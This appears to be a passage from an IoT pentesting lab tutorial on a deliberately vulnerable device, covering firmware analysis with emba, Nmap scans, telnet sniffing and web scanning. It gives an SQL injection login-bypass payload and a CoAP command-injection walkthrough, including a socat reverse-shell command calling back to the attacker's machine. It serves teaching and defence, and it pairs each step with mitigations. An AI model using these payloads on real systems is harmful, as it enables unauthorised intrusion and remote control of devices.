/log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/etc/issue.net (-rwxr--r-- root root)
    Poky (Yocto Project Reference Distro) 3.1 %h
/log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/etc/version (-rwxr--r-- root root)
    20180309123456
/log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/usr/share/mime/version (-rwxr--r-- root root)
    1.15
```

Screenshot 15: Yocto Build.

- **Finding 2:**
  Although we used an up-to-date and relatively popular build tool (Yocto), there are weaknesses in our image. For example, the kernel version is out-of-date and has some pretty important vulnerabilities, as the **Identify and check kernel version** of the *emba* report shows:



Screenshot 16: Vulnerable Kernel.

- **Finding 3:**
  Emba has detected that our DVD is hosting a webserver. Furthermore, the *emba* logs (see **Check HTTP files**) show that it uses 2 database files and both have some pretty interesting names:

```
/log/firmware/firmware/opt/dvd/services/http/check_daemon.sh (-rwxr-xr-x root root)
/log/firmware/firmware/opt/dvd/services/http/forms.py (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/http.log (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/login.db (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/priv.db (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/requirements.txt (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/server.py (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/static (drwxr-xr-x root root)
/log/firmware/firmware/opt/dvd/services/http/static/DVD.png (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/static/favicon.ico (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/static/skeleton.css (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/telnet.log (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/templates (drwxr-xr-x root root)
/log/firmware/firmware/opt/dvd/services/http/templates/html_template.html (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/templates/login.html (-rw-r--r-- root root)
/log/firmware/firmware/opt/dvd/services/http/templates/profile.html (-rw-r--r-- root root)
```


Screenshot 17: Database detected.

- **Finding 4:**
  There are 3 user accounts on the device reported in **Check users, group and authentication**, namely **client, manager and root**.

```
==> Query user accounts
[*] Reading system users
[*] Found minimal user id specified: 1000
[*] Linux real users output (ID = 0, or 1000+, but not 65534):
[+] Query system user
    root,0
    client,1000
    manager,1001
```

Screenshot 18: *emba* finds the registered users.

- **Finding 5:**
  In the **Search password files** section, the location of the password files can be observed. After opening the password file (i.e., **./etc/shadow**), you may notice that there are 3 lines with the usernames we found before, each followed by a long sequence of numbers and characters. The latter represent hashed passwords. A hash function is a one-way function that allows to verify whether a password matches the hash result. The "**6**" in front of the hash tells the software that SHA512 hashing, with a seed to protect the key, was applied. The lower that number is, the less secure the used hash algorithm is.



TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD


Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	1 sec	5 secs
7	Instantly	Instantly	25 secs	1 min	6 mins
8	Instantly	5 secs	22 mins	1 hour	8 hours
9	Instantly	2 mins	19 hours	3 days	3 weeks
10	Instantly	58 mins	1 month	7 months	5 years
11	2 secs	1 day	5 years	41 years	400 years
12	25 secs	3 weeks	300 years	2k years	34k years
13	4 mins	1 year	16k years	100k years	2m years
14	41 mins	51 years	800k years	9m years	200m years
15	6 hours	1k years	43m years	600m years	15 bn years
16	2 days	34k years	2bn years	37bn years	1tn years
17	4 weeks	800k years	100bn years	2tn years	93tn years
18	9 months	23m years	6tn years	100 tn years	7qd years

HIVE SYSTEMS

-Data sourced from HowSecureismyPassword.net

Screenshot 19: Time to bruteforce a password.

As shown above, depending on the quality of the password, the feasibility of determining the original plaintext password may strongly differ. Note that many users, but also manufacturers use passwords with limited entropy. An alternative approach is to use password dictionaries. Password dictionaries may reveal weak passwords kept in the password file.



Screenshot 20: *emba* pointed to the shadow file.

- **Finding 6:**
  Emba discovered, in the **Search password files** category, in the `sudoers` file that *client* has `sudo` permissions (i.e., elevated permissions to execute a certain command with root rights) to run the **less** command on files in the home directory of the manager (`/home/manager`).

- **Finding 7:**
  Checking the certificates, shows that the user **client** has an `authorizedkeys` file. This tells us that he can connect using a private key through SSH. Unfortunately, this key is not in the filesystem.

```
[ ] Search certificates

[+] Found 144 certification files:
  2030-12-31 - /log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/etc/ssl/certs/ca-certificates.crt (-rwxr--r-- root root)
  2021-11-12 - /log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/home/client/.ssh/authorized_keys (-rwxr--r-- root root)
  2021-11-12 - /log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/home/client/.ssh/id_rsa (-rwxr--r-- root root)
  2021-11-12 - /log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/home/root/.ssh/authorized_keys (-rwxr--r-- root root)
```

Screenshot 21: Access through SSH using a personal key.

- **Finding 8:**
  Finally, we also mention that there is a `crontab` file analysed by *emba*. Crontab is the configuration of cron, which is a tool that executes commands at regular time intervals. In the **Check cronjobs** section of the web report, you can notice that there are 5 active cronjobs, each of them is triggered every minute.
  If you check out the scripts in the firmware, the last four scripts are scripts that check if the processes are running, and if not it restarts them. The first script sends out a so called *heartbeat* to check if the DVD still has an active internet connection.


```
[+] Check cronjobs

[+] Crontab content:
    # /etc/crontab: system-wide crontab
    # Unlike any other crontab you don't have to run the `crontab'
    # command to install the new version when you edit this file
    # and files in /etc/cron.d. These files also have username fields,
    # that none of the other crontabs do.

    SHELL=/bin/sh
    PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

    #  m  h  dom mon dow user       command
    #  1  *     * * *    root        cd / && run-parts /etc/cron.hourly
    # 30  7     * * *    root        cd / && run-parts /etc/cron.daily
    # 42  7     * * 7    root        cd / && run-parts /etc/cron.weekly
    # 55  7     1 * *    root        cd / && run-parts /etc/cron.monthly
    * * * * * root /home/manager/checkNetwork.sh
    */1 * * * * client /opt/dvd/services/coap/check_daemon.sh
    */1 * * * * root /opt/dvd/services/http/check_daemon.sh
    */1 * * * * root /opt/dvd/services/rest/check_daemon.sh
    */1 * * * * root /opt/dvd/services/telnet/check_daemon.sh
```

Screenshot 22: Crontab results.

Did *emba* find the hardcoded cleartext password in one of the services in the `/opt` folder?

While *security-through-obscurity* is generally not a good security measure, preventing a hacker from getting hold on the firmware may be a good idea. It deters casual and time restricted hackers from inspecting the firmware. Many recently found vulnerabilities are nearly impossible to find via a black-box approach.
Nevertheless, it may certainly not be used as a general protection mechanism, for instance, to allow the use of hard coded passwords.
The following measures are a starting point to protect your firmware:

- Most importantly: Firmware updates should be properly signed and verified before installation.
- Firmware updates should be encrypted in transit.
- Firmware should not be made public.



Signing firmware is important to prevent fake updates to be uploaded to the device. Moreover, the device should also prevent that old firmware versions can be installed. If that would be possible, an attacker would be able to install a vulnerable older version and exploit it to get access to the device.

The DVD device firmware was built based on a tutorial for Yocto and one to add RPI support, both available on the internet. However, the *emba* report shows that the resulting firmware has multiple vulnerabilities, and is not up-to-date. This clearly shows that you cannot rely on the "web" to ensure that security is properly handled.

Always verify that the latest software versions are included in your device image.

While tools like *emba* clearly have their advantages in analysing firmware, due to its abundance of information, finding weaknesses is not trivial.

2.2.3 Dynamic analysis using Nmap

While static analysis provides lots of useful information about the device, firmware is not always easily available. But even with access to the firmware, analysing a running device may reveal important information that one may have overlooked during the static analysis. When an IoT pentester has access to a real device, or in some cases, a virtual device, it may be fruitful to perform a dynamic analysis on the device.

We will start out with analyzing the ethernet interfaces of the device using *Nmap*. *Nmap* is a tool that supports basic network analysis such as:

- Host discovery: finding devices in a network
- Port scanning: finding open udp and tcp ports
- Preliminary vulnerability analysis: identifying the service name and version listening on open ports and checking them online for potential vulnerabilities.

To start a basic *Nmap* scan, simply type the following in the terminal:

```
$ sudo nmap <device-ip>
```

If *Nmap*'s output says that the **Host seems down**, you can try to run the command again using the `-Pn` flag. This flag tells *Nmap* to assume the target is up, and thus skips the host discovery.

The scan should give you the following result:

```
┌──(root💀kali)-[~]
└─# nmap 192.168.42.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 07:45 EST
Nmap scan report for 192.168.42.51
Host is up (0.034s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
111/tcp  open  rpcbind
443/tcp  open  https
8443/tcp open  https-alt
MAC Address: B8:27:EB:D6:D4:E6 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.02 seconds
```

Screenshot 23: Basic *Nmap* scan result.

As shown in the screenshot above, ports 22, 23, 111, 443 and 8443 are open and it shows the type of service listening on that port. To obtain more information about those services, however, you'll need to add some flags:

```
$ sudo nmap -A <device-ip>
```

Running this command will give us the following output:

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.42.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 07:46 EST
Nmap scan report for 192.168.42.51
Host is up (0.0061s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 a3:e7:fd:79:c6:04:c5:0c:f0:42:e5:cb:8a:02:dc:83 (RSA)
|   256 9c:ae:b2:b9:c8:3c:51:44:78:f6:4a:19:1e:07:2a:55 (ECDSA)
|_  256 d8:6b:cc:3d:4f:8d:8c:59:79:46:53:18:35:c3:c6:30 (ED25519)
23/tcp   open  telnet         APC PDU/UPS devices or Windows CE telnetd
| fingerprint-strings:
|   GenericLines:
|     'Username:
|     Password:
|   GetRequest:
|     'Username: GET / HTTP/1.0
|     Password:
|   Help:
|     'Username: HELP
|     Password:
|   NCP:
|     'Username: DmdT^W^A^Q^Q
|   NULL:
|     'Username:
|   RPCCheck:
|     'Username:
|     ^]^S^B^A
|   SIPOptions:
|     'Username: OPTIONS sip:nm SIP/2.0
|     Password:
|   tn3270:
|_    Username:
111/tcp  open  rpcbind        2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
443/tcp  open  ssl/http       Werkzeug httpd 2.0.2 (Python 3.8.2)
|_http-server-header: Werkzeug/2.0.2 Python/3.8.2
| http-title: Login
|_Requested resource was https://192.168.42.51/login
| ssl-cert: Subject: commonName=DVD Web Server/organizationName=DVD Gateway/countryName=be
| Subject Alternative Name: DNS:localhost, DNS:DESKTOP-6H2U95G, IP Address:127.0.0.1, IP Address:10.127.197.27
| Not valid before: 2021-11-09T13:09:28
|_Not valid after:  2031-11-07T13:09:28
8443/tcp open  ssl/https-alt?
| ssl-cert: Subject: commonName=DVD Web Server/organizationName=DVD Gateway/countryName=be
| Subject Alternative Name: DNS:localhost, DNS:DESKTOP-6H2U95G, IP Address:127.0.0.1, IP Address:10.127.197.27
| Not valid before: 2021-11-09T13:09:28
|_Not valid after:  2031-11-07T13:09:28
```

Screenshot 24: Aggressive *Nmap* scan.

With this scan we can confirm the following information:

- Port 22 is an SSH port running OpenSSH version 8.2.
- There is a Telnet server running on the device at port 23 that requires Username and Password.
- The DVD is hosting a webserver at port 443, and redirects to a login page running some Python code.
- Another HTTPS server runs at port 8443.
- The DVD also runs an RPC service at port 111.


Now that we know the services exposing their interface to the network and their corresponding versions, we can query a Common Vulnerability Database CVE or NVD to check for any known vulnerabilities.
However, this step has been automated by *Nmap*'s scripting engine. The *Nmap* scan can include scripts that further analyse the results. For instance, the **"vuln"** script will query vulnerability databases when version information is available.

Try the following command:

```
$ sudo nmap -A --script=vuln <device-ip>
```

Now *Nmap* prints the vulnerabilities it found onto the terminal. This doesn't necessarily mean that this weakness can be exploited. Being able to exploit certain reported weaknesses may depend on the rights of the user, configuration of the device, ... Note that if a user needs some capabilities to make the exploit, it may be gained through exploiting other vulnerabilities first. As a result, vulnerabilities that seem not to be exploitable, may still become problematic.

This is only one example of a script that can be used with nmap. In the Kali VM the scripts are stored in `/usr/share/nmap/scripts`. Maybe you can find other useful scripts.



The only correct way to prevent *Nmap* from finding vulnerabilities, is to keep services up-to-date. This requires a proper device management framework in which risks & dependencies are analysed, and when needed, firmware is updated.
In addition, keep the number of interfaces (i.e., open ports, in the case of ethernet) exposed to the network as small as possible.

2.3 Exploiting the device

After the identification of entry points, the pentester can try to abuse the services to obtain more information. Frequently applied strategies are (a) trying to connect to the telnet server on the embedded device, (b) looking at the webpage and maybe get some clues, (c) trying to connect over ssh, (d) using nmap to start a full range port scan and find more entry points.

2.3.1 The Telnet Server

Both the firmware analysis and the *Nmap* scan identify a telnet server running on port 23. Moreover, the python code of the telnet service contains a username and corresponding hard-coded password.

Let's try to make a connection with the telnet server:

```
$ telnet <device-ip>
```

Once a connection is made, you will be asked to enter the login credentials. Fill in the credentials you have found in an earlier stage and written down at the end of the `grep` section.

You can check out the python code of the telnet server to find and try some commands on the telnet server and poke around. This time, however, you can't really exploit the system.

Something more important to notice, however, is that telnet is inherently insecure, even when using very complex passwords.


Let's open Wireshark and see why.

Open Wireshark either using the menu in Kali or open a terminal and enter the following command.

```
$ sudo wireshark
```

Wireshark is a tool to sniff packets on the network you're currently connected to.

Double click the network interface you are currently using. This will most likely be **eth0**. After selecting the network interface, Wireshark immediately starts capturing the packets passing the network interface.



Screenshot 25: Wireshark GUI.


As before, at the top are the control buttons to respectively start, stop and restart packet capturing. The second highlighted box is the display filter. This filter will be used to filter the retrieved packets according to your interests. Right now, we only want to capture telnet traffic.

Enter `telnet` in the filter box and hit Enter to filter all telnet traffic.

Meanwhile, authenticate to the telnet server using the credentials obtained in an earlier stage.

```
$ telnet <device-ip>
```


If you look at the packets in chronological order you'll bump into a packet which contains telnet data, like this one:



Screenshot 26: Wireshark Telnet packets.

Telnet sends data in plaintext! If you carefully look through the packets, you can see response messages sent after entering the username. These messages contain the characters sent to the telnet server.

Can you find the packets containing the password?



There are two important messages to take away.

- Do not hardcode passwords in the firmware. Including passwords or private keys in the firmware is not done. One exploited device implies that all of them are vulnerable.
- Do not use insecure communication services such as **Http, Telnet, MQTT** or ***CoAP***. Use secure variants where applicable. Examples are **Https, SSH, MQTT over TLS,** and ***CoAP* using DTLS**.


2.3.2 The secure webserver

Nmap reported that the DVD is running a webserver using HTTPS at the default port 443. Now we can access this service and check it out for potential weaknesses. For webservers, numerous tools have been developed to analyse websites. These tools can also be used to analyse an integrated website on an IoT device.

OWASP ZAP is a tool, created by OWASP (Open Web Application Security Project), to scan web sites and web based applications. It automatically scans the target site for many different potential weaknesses. The two main strategies are:

- **Directory fuzzing**: It looks for all potentially hidden web pages given a certain url, possibly revealing hidden login or diagnostic pages.
- **Vulnerability checking**: ZAP looks at the web pages it detected and looks for common web vulnerabilities (XSS, CSRF, SQL injection, ...)

Open ZAP from the menu.



Screenshot 27: OWASP ZAP GUI.


ZAP can run a standard automated scan to ease the first use of the tool.

Click on the Automated Scan button  .

For this type of scan, ZAP only requires you to provide the **URL to attack**.

Enter the following URL in the box: `https://<device-ip>` and click **Attack**. Mind the **s in** `https`, ZAP will default to `http`

Once you start the scan, it will perform both *directory fuzzing* and *vulnerability checking*. The result should look something like the following:



Screenshot 28: OWASP ZAP Possible SQL Injection found.

ZAP's analysis of the webpage points to possible SQL injections. With this extra piece of information, we can try to exploit this with a more specialized tool for SQL injection.

SQL is a query language to query a database. For instance, the query below retrieves entries from the data table with the name field containing 'jim' for public entries:


```
"SELECT * FROM data WHERE name LIKE '%jim%' and
category='public'"
```

In **SQL injection**, the user input (e.g., 'jim') is manipulated such that an unintentional query is executed. As an example, the user could enter "`'--`" instead of the name filter `jim`. This would result in the following query:
`"SELECT * FROM data WHERE name LIKE '%'--%' and category = 'public'"`
In certain SQL dialects `--` is used to ignore the rest of the query. As a result, the user will obtain all records from any category in the data table.

Can you create a payload to inject in the login page such that you don't need a password?

Tip: you can also use `or`, and `true` in the WHERE part of the query(1).

Once logged in, you can see a prototypical example of leakage of private information. It is never a good idea to keep more information than needed on a device.



- User input should always be treated as untrusted. Input validation and sanitization should be the standard. The OWASP Cheat Sheet Guidelines are a good start for anything security related.
- SQL injections can prevented using parameterized queries or stored procedures that perform automatic validation. See online for an overview for different languages.
- Do not store more data than needed on a device, and support data erasure when the device is transferred to another owner.

Solutions:
1 enter "', or true --" in the email field.

2.3.3 The *CoAP* server

Multiple services listening on the device were found at an earlier stage. However, the firmware also shows a *CoAP* service is running. In the *Damn-Vulnerable-Device*, we integrated an intentionally vulnerable *CoAP* service. More specifically, all resources below the `other/` path present some type of vulnerability. However, the service was not detected with the Nmap scan, so what's going on?

The earlier *Nmap* scan did not detect any *CoAP* service. On the other hand, if you had a closer look into the firmware code, you may have noticed that a *CoAP* service is running at port 5683.

Now, why did *Nmap* not find the open ports?

A default *Nmap* scan only checks a subset of ports, and only for the TCP protocol. The *CoAP* protocol by default runs at port 5683 over UDP, which is not covered in this default scan.

It is possible to perform a full range scan (i.e., from port 1 up to 65535) using flag `-p-` for both TCP and UDP. For the latter you need the additional flag `-sU` to support scanning for UDP. Note, however, this takes a very long time.

Verify that the service is running using *Nmap*:

```
$ sudo nmap -sU -A -p 5683 <device-ip>
```

We now try to gain root access using the *CoAP* server, in 5 steps.

Step 1: Shell Access *CoAP* and MQTT are communication protocols that are often used in IoT environments. While existing libraries hide the complexity of the communication protocol, applications built on top of those libraries may have weaknesses.

To gather information about the *CoAP* server, *Nmap* will be used again with a built-in script named `coap-resources`. This script lists the different resources provided by the *CoAP* server.

Scan the *CoAP* service:

```
$ sudo nmap -sU --script coap-resources -p 5683 <device-ip>
```

```
└─$ sudo nmap -sU --script coap-resources -p 5683 192.168.0.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-04 10:29 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0057s latency).

PORT     STATE SERVICE
5683/udp open  coap
| coap-resources:
|   /.well-known/core:
|     ct: 40 64 504
|   /time:
|_    obs,</other/lightOn>,</other/LightOff>,</other/openWindow>,</other/closeWindow>,</other/resource>,</whoami>,<https://christian.amsuess.com/tools/aiocoap
/#version-0.4.1>;rel: impl-info

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

Screenshot 29: Nmap scan of the *CoAP* services.

The scan shows the resources `.well-known/core`, `/time` and a list of `other` resources.

To actually communicate with the *CoAP* server we provided 2 python scripts, namely `CoapClientGet.py` to retrieve data from the server, and `CoapClientPost.py` to make changes to the device. Both files can be found on the desktop of the VM.

Try to retrieve information from the service using the `CoapClientGet.py` script as follows:

```
$ python3 ~/Desktop/CoapClientGet.py
```

You will first be asked to enter the <*device-ip*>. Next, you can enter the resource you want to query.

What do you get when querying the resources defined as *time, other/lightOn, other/lightOff* ?

Given that data can be posted to the *CoAP* server, lets try to perform a command injection.

The `CoapClientPost.py` script works similar to the above script. It first requests the IP address of the device, followed by a number between 1 and 5. Each number stands for a specific resource in the `other/` path. For this tutorial, we will only look at number 1 (i.e., the `other/lightOn` resource).
This resource allows to switch on a light by executing a shell script on the server and passing the value 1 or 0. However, there is no input validation when executing the command on the server.

Try to execute the list directory shell command `ls` on the server(1).

Tip: in a shell command you can chain commands in a single line as follows:

- `"A ; B"`: run A and then B, regardless of success of A
- `"A && B"`: run B if A succeeded
- `"A || B")`: run B if A failed
- Brackets "(" and ")" can be used to fix the operator precedence.

You will see whether the command was successful based on the response of the post message. Once we can execute arbitrary commands, it is possible to get shell access (i.e., a terminal) on the device. A common approach is to create a **reverse shell**. In this case, the injected shell command *calls back* to the server. There are many ways to get this done. On this web site, a number of example scripts can be found.

To implement a reverse shell, binairies like netcat (i.e., *nc*) and socat can be used. They are utilities that can setup both a server and a client on respectively the *Damn-Vulnerable-Device* and the attacking Kali-VM .

In this part of the tutorial, we use the **socat** command. While in practice the *nc* command is often available, *socat* makes it simpler for demo purposes. This command is able to generate stable shells, but it's not always available on the target. In that case netcat is great alternative.

On the Kali-VM setup a socat server:

```
$ socat file:`tty`,raw,echo=0 tcp-listen:4444
```

The virtual machine now listens for socat connections on port 4444.
To setup the reverse connection, you will need to know your own (The attacking Kali VM's) IP. You should have written this down at the start in one of the first input fields.

A *shell callback* to the server can be done with the following command:
`socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:<Kali-VM-IP>:4444`

Copy/pasting from the pdf may result in errors. Use and change the commands from this web site to create the correct payload.

Can you inject this reverse shell into the application(2)?

Tip: maybe you need brackets?


You should see on the VM running the socat server that it has received a connection from the device as shown below:

```
┌──(kali㉿kali)-[~]
└─$ socat file:`tty`,raw,echo=0 TCP-L:4242

DVD1:/opt/dvd/services/coap$ id
uid=1000(client) gid=1001(client) groups=1001(client)
DVD1:/opt/dvd/services/coap$
```

Screenshot 30: Reverse Shell Successfully Created.

Do not use Ctrl +C or Ctrl +D in this shell or you will leave and corrupt the current shell, and making a new one may fail.

The reverse shell may block the *CoAP* server making the port inaccessible for future connections. If you accidentally quit out of the reverse shell terminal, retry the command to achieve the reverse shell with **another port number**.



